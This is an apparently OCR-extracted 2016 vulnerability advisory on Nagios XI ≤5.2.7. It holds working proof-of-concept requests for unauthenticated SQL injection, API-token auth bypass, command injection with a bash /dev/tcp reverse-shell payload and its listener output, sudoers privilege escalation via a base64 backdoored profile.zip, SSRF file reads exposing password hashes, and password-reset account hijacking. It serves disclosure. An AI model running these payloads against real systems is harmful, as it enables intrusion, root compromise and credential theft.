security-assessment.com

Vulnerability Advisory

Name	Nagios XI Multiple Vulnerabilities
Vendor Website	https://www.nagios.org/
Affected Software	Nagios XI <= 5.2.7
Date Released	2 June 2016
Researchers	Francesco Oddo

Description

The Nagios XI application is vulnerable to multiple vulnerabilities, including unauthenticated SQL injection and authentication bypass, arbitrary code execution via command injection, privilege escalation, server-side request forgery and account hijacking.

These vulnerabilities can be chained together to obtain unauthenticated remote code execution as the root user.

Exploitation

SQL Injection

The 'host' and 'service' GET parameters in the 'nagiosim.php' page are vulnerable to SQL injection via error-based payloads. An attacker can exploit this vulnerability to retrieve sensitive information from the application's MySQL database such as the administrative users' password hash (unsalted MD5) or the token used to authenticate to the Nagios XI REST API. This security issue is aggravated by the fact that an attacker can directly browse to the vulnerable page and exploit the vulnerability without providing a valid session cookie.

The request below shows how to exploit the unauthenticated SQL injection vulnerability to obtain the API token for an admin account.

Proof of Concept – Unauthenticated SQL Injection

```
GET
/nagiosxi/includes/components/nagiosim/nagiosim.php?mode=resolve&host=a&service='+AND
+(SELECT+1+FROM(SELECT+COUNT(*),CONCAT('|APIKEY|',(SELECT+MID((IFNULL(CAST(backend_ti
cket+AS+CHAR),0x20)),1,54)+FROM+xi_users+WHERE+user_id%3d1+LIMIT+0,1),'|APIKEY|',FLOO
R(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.CHARACTER_SETS+GROUP+BY+x)a)+OR+' HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

```
Pragma: no-cache
Content-Length: 103
Connection: close
Content-Type: text/html; charset=UTF-8

    SQL:     SQL Error [nagiosxi] :</b> Duplicate entry '|APIKEY|hjmqpbte|APIKEY|1' for key 'group_key'
```

An attacker can then reuse the retrieved API token to bypass authentication. This can be accomplished either by using the Nagios Rapid Response functionality providing a MD5 hash of the token within the 'uid' GET parameter (*<user_id>-<object_id>-<MD5(token)>*) or by creating a malicious admin account through the REST API. The request below shows how to initiate a valid user session using the first method.

Proof of Concept – Reuse API Token to authenticate via Nagios Rapid Response

```
GET /nagiosxi/rr.php?uid=1-b-1b138a0ade6e6e5b9edaa1f0fecddcb4 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

Command Injection

Multiple command injection vulnerabilities exist in the Nagios XI web interface due to unescaped user input being passed to shell functions as an argument. This issues can be exploited to inject arbitrary shell commands and obtain remote code execution.

The table below lists the affected functionalities URLs along with the vulnerable parameters.

URL	Parameter	Payload
GET /nagiosxi/includes/components/nagiosim/nagiosim.php?mode=update&token=<api token>&incident_id=<id>&title=<PAYLOAD>&status=<any>	title	title'; touch /tmp/FILE; echo `
GET /nagiosxi/includes/components/perfdata/graphApi.php?host=<any monitored host IP>&start=<PAYLOAD>&end=<PAYLOAD>	start end	1; touch /tmp/FILE;

The 'nagiosim.php' command injection requires the Nagios XI application to be integrated with an install of Nagios Incident Manager since the command injection occurs only if the provided incident id exists in the application database. This information along with the API token or the IP address of a monitored host can be trivially retrieved through the SQL injection or by browsing the application web interface. Both of the vulnerable pages can be accessed by a standard user, who by default does not have any access to the custom component upload functionality or the shell terminal feature (enterprise edition).

The request below shows a proof-of-concept exploit using a payload to spawn a reverse shell.

Proof-of-concept – Spawn a reverse shell via command injection

```
GET
/nagiosxi/includes/components/nagiosim/nagiosim.php?mode=update&token=b3309ff47ba3c71eb011102ab2620074&incident_
id=15&title=title';bash+-i+>%26+/dev/tcp/[redacted]/8080+0>%261;echo+'Z&status=GIVEMEASHELL HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

```
root@kali:~/Desktop/Research/nagios/xi# nc -nvlp 8080
listening on [any] 8080 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 39870
bash: no job control in this shell
bash-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache),500(nagios),501(nagcmd)
bash-4.1$ uname -a
uname -a
Linux localhost.localdomain 2.6.32-573.22.1.el6.x86_64 #1 SMP Wed Mar 23
```

Privilege Escalation

The Nagios XI default sudoers configuration can be abused to elevate privileges to root due to an insecure implementation of the application's component upload functionality. As shown below, the 'apache' user can run the getprofile.sh script with root privileges without being prompted for a password.

Default configuration of /etc/sudoers for 'apache'

```
User apache may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/tail -100 /var/log/messages
    (root) NOPASSWD: /usr/bin/tail -100 /var/log/httpd/error_log
    (root) NOPASSWD: /usr/bin/tail -100 /var/log/mysqld.log
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/html/includes/components/autodiscove
    *
    (root) NOPASSWD: /usr/local/nagiosxi/html/includes/components/profile/getprofile.sh
    (root) NOPASSWD: /etc/init.d/snmptt restart
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/repair_databases.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
```

The getprofile.sh script is part of the Profile component and is used by the application to retrieve general system information for the Nagios XI application. However, its integrity is not protected by the application since an attacker can upload their own Profile component and overwrite the existing component files.


The Profile component consists of three files:

- profile.php, the PHP script that outputs the system information.
- profile.inc.php, a PHP include file with required functionality for profile.php.
- getprofile.sh, the bash script that obtains the required information for the system.

An attacker can backdoor the profile.php file with a function to execute arbitrary shell commands and invoke the malicious getprofile.sh, replace the getprofile.sh file with a malicious payload (e.g. "`#!/bin/bash bash -i >& /dev/tcp/<IP>/<PORT> 0>&1`") and finally create a 'profile.zip' archive containing the new component files. Once uploaded, the application will unzip the component archive and overwrite the existing profile directory and its files, including getprofile.sh.

The screenshots below show how to exploit the privilege escalation vulnerability to obtain a root reverse shell.

Proof-of-concept – Obtain root reverse shell via privilege escalation



A base64-encoded malicious ‘profile.zip’ archive is provided below as a POC.

Base64 Encoded profile.zip
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

```
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
vREAAAAA
```


Server-Side Request Forgery


Multiple server-side request forgery vulnerabilities exist in the Nagios XI application. An attacker can provide arbitrary data to curl_exec calls to port scan internal services listening on localhost or read files on the Nagios XI server file system. This vulnerability may be also be exploited to send data to other hosts in the same internal network where the Nagios XI application is deployed.

The following table lists the vulnerable entry points affected by SSRF.


URL	Parameter
GET /nagiosxi/ajaxproxy.php?proxyurl=<payload>	proxyurl
GET /nagiosxi/backend/?cmd=geturlhtml&url=<payload>	url

The proof-of-concept request below shows how to read the htpasswd.users file from the Nagios XI server using the file:// handler (the application filter for the string 'file://' can be bypassed by converting the handler to uppercase).

Proof-of-concept – Arbitrary File Read through SSRF



```
GET /nagiosxi/ajaxproxy.php?proxyurl=FILE:///usr/local/nagiosxi/etc/htpasswd.users HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: nagiosxi=lvkoovlr4vvphcn7p3scml9qb2
Connection: close
```




```
HTTP/1.1 200 OK
Date: Sat, 30 Apr 2016 11:44:30 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: nagiosxi=lvkoovlr4vvphcn7p3scml9qb2; expires=Sat, 30-Apr-2016 12:14:30 GMT; path=/
Content-Length: 129
Connection: close
Content-Type: text/html; charset=UTF-8

osadmin:{SHA}+GW1NiOxIf007lQmx5Llwzr4wic=
nagiosxi:{SHA}v26mydKJp1GAaiuowMcC8h8DEFE=
stduser:{SHA}hIM8b4SUPQaZAnzFvY2bCVK1SZ0=
```

Account Hijacking

The Nagios XI application is vulnerable to an arbitrary account hijacking vulnerability due to an insecure implementation of the password reset functionality. The application does not enforce any verification to confirm the provided reset token can only be used to change the login credentials for the specific user for which it was generated. A limited user can therefore abuse the password reset functionality to hijack an administrative account by tampering with the 'username' hidden parameter during the password reset process.

Proof-of-concept –Account Hijacking Via Hidden Parameter Manipulation



[redacted]/nagiosxi/login.php?finishresetpass&username=stduser2&token=b5

Reset Password

Fill out the fields below to reset your password.

••••••

••••••

✔ Reset Password

```
    Password</h1>
    <p style="padding: 0 0 5px 0;">Fill out
    the fields below to reset your
    password.</p>
  ▼<form method="post" action style="margin:
  0;">
      <input type="hidden" name="token"
      value=
      "b53e7fa68674d718fb9d43bf4e4e254f344636
      1cb09489766ffc4e117365a69c">
      <input type="hidden" name="username"
      value="nagiosadmin" == $0
    ▶<div style="margin-bottom: 10px;">
    …</div>
    ▶<div style="margin-bottom: 10px;">
    …</div>
    ▶<button type="submit" class="btn btn-sm
    btn-primary" name="reset">…</button>
    </form>
  </div>
</div>
```

The screenshot below shows a POC HTTP request to hijack the 'nagiosadmin' account using a password reset token generated for a standard user.

Proof-of-concept –Account Hijacking HTTP Request

```
POST
/nagiosxi/login.php?finishresetpass&username=stduser2&token=b53e7fa68674d718fb9d43bf4e4e254f3446361cb09489766ff
c4e117365a69c HTTP/1.1
Host: [redacted]
Content-Length: 132
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://[redacted]
